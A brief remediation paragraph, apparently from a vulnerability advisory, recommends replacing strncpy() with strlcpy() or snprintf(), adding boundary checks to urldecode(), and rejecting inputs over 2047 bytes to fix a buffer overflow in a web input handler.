To fix this issue, the web input handler must strictly enforce maximum input lengths and always ensure strings are properly terminated. The call to `strncpy()` should be replaced with safer alternatives such as `strlcpy()` or `snprintf()`, which guarantee null termination. Additionally, the `urldecode()` function should validate buffer boundaries before writing decoded data. Implementing size checks and rejecting inputs longer than 2047 bytes will fully mitigate this vulnerability and prevent future overflows in similar routines.
